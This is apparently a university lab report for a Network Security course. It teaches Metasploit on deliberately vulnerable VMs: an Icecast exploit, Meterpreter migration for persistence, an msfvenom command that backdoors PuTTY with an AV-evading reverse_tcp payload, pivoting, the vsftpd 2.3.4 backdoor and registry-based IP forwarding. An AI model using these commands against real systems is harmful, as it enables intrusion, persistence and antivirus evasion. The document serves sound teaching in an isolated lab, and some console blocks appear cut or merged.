

UNIVERSITÀ DI TRENTO

Lab 7: Penetration testing Metasploit 2

Network security
A.Y. 2020/2021

Nicola Arpino, Duong Tran, Andrea Stedile

Ethical agreement

This report, as well as the Virtual Machines and hacking tools we provide, are intended to be support material for the students of the Network Security course, which was taught by professor Bruno Crispo at University of Trento in the 2020/2021 academic year.

You can only use these tools in the context of the virtual environment, and not to disrupt real, running services, which can be prosecutable by law.

We are not responsible for any malicious activity that you do outside the laboratory.

Introduction

We continue the exploration of the Metasploit framework, which began in the previous laboratory.

In this report, we assume the reader has a reasonable understanding of the concepts, methodologies and tools presented in the previous Metasploit laboratory's report [1], such as:

- The Metasploit framework's typical use cases;
- How to operate *msfconsole*;
- How to locate, configure and execute auxiliary modules, such as port scanners, and exploit modules, including connection handlers.
- What payloads are and how to choose one when configuring exploits.

Getting started

Definition of the networks

Operate a terminal to create two [VirtualBox internal networks](#) as follows:





```
vboxmanage dhcpserver add \  
  --network=net1 \  
  --server-ip=192.168.2.1 --netmask=255.255.255.0 \  
  --lower-ip=192.168.2.2 --upper-ip=192.168.2.100 \  
  --default-lease-time=864000 --enable  
  
vboxmanage dhcpserver add \  
  --network=net2 \  
  --server-ip=10.8.0.1 --netmask=255.255.255.0 \  
  --lower-ip=10.8.0.2 --upper-ip=10.8.0.100 \  
  --default-lease-time=864000 --enable
```





Virtual Machines

Download the Virtual Machines contained in the following folder:

<https://drive.google.com/drive/u/1/folders/1-FmjNm61NXZxsW-OUCJk4bKrBZsYJn9U>

Configure the Network settings of the VMs as follows (if the Network names do not appear in the dropdown menus, just type them):

You may want your VMs to take the same IP addresses of the examples in this report.
To do so, boot them in the following order:

1. Windows XP
2. Kali Linux
3. Metasploitable

The VMs require the following login credentials:

- Kali Linux: Username: group12, password: password
- Metasploitable: Username: msfadmin, password: msfadmin

Before starting, start the Icecast application located on the Desktop of Windows XP.

Exercise 1

Description

We take control of a Windows XP host which exposes a vulnerable application called Icecast. With the exploit, we obtain a Meterpreter session. We discuss its limitations: if the user were to close the Icecast application, the Meterpreter session would be lost. To overcome this, we discuss the migration technique, which allows the session to persist.

Finally, we present another approach of compromising the Windows XP host, in which we use the MSFvenom tool to inject a backdoor in one of the user's applications.

Information gathering

Before starting, we need to understand the network address and our IP address; i.e., where we are in the network. To do so, we use the `ip addr` command, which tells us that the network address is 192.168.2.0/24 and our IP address is 192.168.2.3.

So far, the network topology is represented in the following image:

We start with a reconnaissance phase, in which we scan the whole network to discover new hosts and the services they expose. To do so, we use the `db_nmap` command, which saves the result into a database: `msf6 > db_nmap -sV 192.168.2.*`

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > db_nmap -sV 192.168.2.*

meterpreter > 
```

Hiding the malware process

We have successfully exploited the Icecast application and have been able to deploy Meterpreter as payload. With the Meterpreter session, we can perform several post-exploitation activities, which we postpone in the subsequent exercises. However, our penetration testing activities cannot stop here: we have to remember that, as Meterpreter was injected into the Icecast process, the Meterpreter session's lifetime is bound to the one of the Icecast process. This means that, if the Windows XP user were to close the application or kill the process, we would accordingly lose the Meterpreter session. This might likely be the case, as they might open the Icecast control panel, notice a foreign connection which previously wasn't there, and close the application as a preventive measure.

We can use Meterpreter's `migrate` command to migrate the Meterpreter session to another running process. We use the `ps` command to list the running processes. A wise decision is to migrate Meterpreter to a system process, such as `winlogon` or `lsass`, whose lifetime typically lasts until the user shuts down the machine. After doing so, Meterpreter persists after closing the application.

```

Crafting malwares with MSFvenom



It could be the case that the user might never want to start the Icecast application anymore, thus effectively preventing us from repeating the exploit. Similarly, they may decide to turn the firewall on, blocking our connections. To mitigate this problem, we can use another exploitation approach which consists in deploying malware on the host.

We now stealthily compromise an existing application on the Windows XP host, by injecting a backdoor into it, such as Meterpreter. Once the application is executed, the host will open an outgoing connection, making us obtain a Meterpreter session. We can achieve this using the MSFvenom tool, which comes shipped with Metasploit.

MSFvenom enables us to create files containing malicious payloads. Moreover, it can be used to inject backdoors into already existing executables.

We choose to compromise the PuTTY application on the Windows XP host (in real life, we would use the Meterpreter session to explore the user's computer and figure out what application they use most often).

Within the meterpreter session we acquired before, we first navigate to PuTTY's directory, then download it.

```
root@kali: /home/group12
File Actions Edit View Help
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd Program\ Files
meterpreter > cd PuTTY
meterpreter > download putty.exe
[*] Downloading: putty.exe → /home/group12/putty.exe
[*] Downloaded 834.23 KiB of 834.23 KiB (100.0%): putty.exe → /home/group12/putty.exe
[*] download : putty.exe → /home/group12/putty.exe
meterpreter > 
```



Even though it's not its primary purpose, MSFvenom also helps in Antivirus evasion. This is achieved with encoders. Encoders hide the content of crafted files. One of the most popular and effective encoders is shikata_ga_nai.

In the following list, we provide MSFvenom's most relevant options:

- `-a, --arch <arch>`: The architecture to use for `--payload` and `--encoders`
- `--platform <platform>`: The platform for `--payload`
- `-p, --payload <payload>`: Payload to use
- `-e, --encoder <encoder>`: The encoder to use
- `-f, --format <format>`: Output format
- `-o, --out <path>`: Save the payload to a file
- `-x, --template <path>`: The application into which to inject the backdoor
- `-i, --iterations <count>`: The number of times to encode the payload
- `-k, --keep`: Execute the payload in a new thread

We can create the malicious PuTTY version using the following options. You can see that LHOST and LPORT require their own syntax: this is because it is not possible to use `set` command.

```
msfvenom --arch x86 \
  --platform Windows \
  --payload windows/meterpreter/reverse_tcp \
  LHOST=192.168.2.3 \
  LPORT=4445 \
  --encoder x86/shikata_ga_nai \
  --iterations 3 \
  --template putty.exe \
  --format exe \
  --out putty2.exe \
  --keep
```

```

2		meterpreter x86/windows	VICTIM\johndoe @ VICTIM	192.168.2.3:4445 → 192.168.2.2:1051 (192.168.2.2)

```
msf6 exploit(multi/handler) > 
```

We can see that this Meterpreter session has user privileges only: if we wanted, we could proceed to migrate Meterpreter to a system process.

We may wonder how the last exploit had been able to succeed. This is because, for didactic purposes, we are using an old OS and antivirus (respectively, Windows XP and AVG 2012). If we were to upload the malicious PuTTY version to a Windows 10 host, the antivirus would immediately notice that it contains a Metasploit payload, and remove it.

Exercise 2

Description

We use the Meterpreter session as a pivot to reach another network which would be otherwise unreachable, and hack another host in there. This technique is called Pivoting. Finally, we modify the configuration of the operating systems to enable IP forwarding across the networks.

Information gathering

Following the previous exploits, we have two Meterpreter sessions, one of which having Administrator privileges. We will use a Meterpreter session to understand whether the Windows XP host belongs to other different networks, where there may be some useful resources. To do so, we attach to a Meterpreter session and use the following command to print routing information:

```
meterpreter > ipconfig
```

With the result from the above command, we learn that the Windows host also belongs to a network whose IP address is 10.8.0.0/24, and has a secondary network interface with IP address 10.8.0.2. Our view of the network topology is now represented in the following image:

Pivoting

We have to note that, since there is no router connecting these two networks, a host in one network cannot reach any host in the other. We may be under the impression that our progress is halted. However, a technique called Pivoting lets us overcome this obstacle. Pivoting is the use of a compromised host to act as a proxy to route and exchange traffic between hosts of separated networks which cannot otherwise reach each other.

In Metasploit, this is done with a module called `autoroute`, which adds routes associated with a specific Meterpreter session to Metasploit's routing table automatically. We load, configure and execute the `autoroute` module:

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD        autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK    255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION    yes              yes       The session to run this module on.
  SUBNET     no               no        Subnet (IPv4, for example, 10.10.10.0)

msf6 post(multi/manage/autoroute) > set SESSION 3
SESSION => 3
msf6 post(multi/manage/autoroute) > run

[*] SESSION may not be compatible with this module.
[*] Running module against VICTIM
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.8.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.2.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

After configuring Windows XP as a pivot, we proceed to scan the new network to reveal possible new hosts and their IP addresses via the `ping_sweep` module:

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > use multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              yes       IP Range to perform ping sweep against.
  SESSION    yes              yes       The session to run this module on.

msf6 post(multi/gather/ping_sweep) > set RHOSTS 10.8.0.0/24
RHOSTS => 10.8.0.0/24
msf6 post(multi/gather/ping_sweep) > set SESSION 3
SESSION => 3
msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 10.8.0.0/24

[+] 10.8.0.3 host found
[+] 10.8.0.1 host found
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) >
```

With the scan, we have discovered a new host, whose IP address is 10.8.0.3. Our view of the network topology is now represented in the following image:

We now proceed to fingerprint the Operating System which the host is running: this lets us have a better understanding of what vulnerabilities are to be expected. We then perform a scan to reveal the running services of the hosts. These procedures can be done with a lot of different modules and tools, which we suggest that you explore.

We propose the following procedure:

Use the `ssh_version` scanner:

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show options
Module options (auxiliary/scanner/ssh/ssh_version):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    -                yes       The target host(s), range CIDR identifier, or hosts file with syntax
  'file:<path>'
  RPORT     22              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the SSH probe
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 10.8.0.3
RHOSTS => 10.8.0.3
msf6 auxiliary(scanner/ssh/ssh_version) > run
[+] 10.8.0.3:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1
openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH servic
e.cpe23=cpe:/a:openbsd:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04 os.cpe
23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 10.8.0.3:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Use the ftp_version scanner:

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

  Name      Current Setting  Required  Description
  --      -
  FTPPASS   mozilla@example.com no        The password for the specified username
  FTPUSER   anonymous        no        The username to authenticate as
  RHOSTS    yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 10.8.0.3
RHOSTS => 10.8.0.3
msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 10.8.0.3:21 - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.8.0.3:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) > 
```

Exploitation

The above results indicate that the new host runs Linux and exposes a vsftpd server. We search for an vsftpd exploit, which we load, configure:

```
root@kali: /home/group12
File Actions Edit View Help
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.10.10.10      yes       The IP address of the listener
  LPORT     4444             yes       The port of the listener



Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.8.0.3
RHOSTS => 10.8.0.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

We execute the exploit, and obtain a shell to the Linux host. Using the command below, we understand that the shell has root privileges:

```
$ whoami
```

```
root@kali: /home/group12
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

whoami
root
█
```

Metasploitable 2 contains a lot of vulnerabilities and, as the name suggests, is made to be exploited. We invite you to test various exploits.

IP forwarding

Following from the previous exploits, we have two Meterpreter sessions, controlling the Windows XP host, and one shell controlling the Metasploitable host, which, in real life, might be a critical or valuable server.

Up until now, we have relied on the hope that the Windows XP user will either keep the firewall down (so that our connections will not be blocked) or that they will sooner or later execute the compromised PuTTY application (so that we receive a connection). For the sake of discussion, suppose the user enables the firewall and deletes PuTTY. Then, not only would we be prevented from accessing Windows XP, but also the other valuable server. At the root of this problem lies the absence of a router connecting the two networks.

We now want to stealthily enable IP routing across the two networks. This comprises three steps:

1. Configuring Windows XP as a simple router. We take inspiration from this guide [2].
2. Instructing Kali to route through Windows to reach net2.
3. Instructing Metasploitable to route through Windows to reach net1.

We start with the first step. We need to modify the following registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

With:

- Value name: IPEnableRouter
- Value type: REG_DWORD
- New value: 1

We need to operate a Meterpreter session with Administrator privileges, and use the `reg` command:

```
root@kali: /home/group12
File Actions Edit View Help
meterpreter > help reg
Usage: reg [command] [options]
Interact with the target machine's registry.



OPTIONS:
  -d <opt> The data to store in the registry value.
  -h       Help menu.
  -k <opt> The registry key path (E.g. HKLM\Software\Foo).
  -r <opt> The remote machine name to connect to (with current process credentials)
  -t <opt> The registry value type (E.g. REG_SZ).
  -v <opt> The registry value name (E.g. Stuff).
  -w       Set KEY_WOW64 flag, valid values [32|64].

COMMANDS:
  enumkey      Enumerate the supplied registry key [-k <key>]
  createkey    Create the supplied registry key [-k <key>]
  deletekey    Delete the supplied registry key [-k <key>]
  queryclass   Queries the class of the supplied key [-k <key>]
  setval       Set a registry value [-k <key> -v <val> -d <data>]
  deleteval    Delete the supplied registry value [-k <key> -v <val>]
  queryval     Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg setval -k HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -v IPEnableRouter -t REG_DWORD -d 1
Successfully set IPEnableRouter of REG_DWORD.
meterpreter >
```



For the second step, we update Kali's routing tables. The command has the following syntax:

```
sudo ip route add <destination-network-address>/<network-mask> \  
via <router-address>
```

```
group12@kali: ~  
File Actions Edit View Help  
(group12@kali)-[~]  
$ sudo ip route add 10.8.0.0/24 via 192.168.2.2  
[sudo] password for group12:  
(group12@kali)-[~]  
$ ip route list  
10.8.0.0/24 via 192.168.2.2 dev eth0  
192.168.2.0/24 dev eth0 proto kernel scope link src 192.168.2.3 metric 100  
(group12@kali)-[~]  
$
```

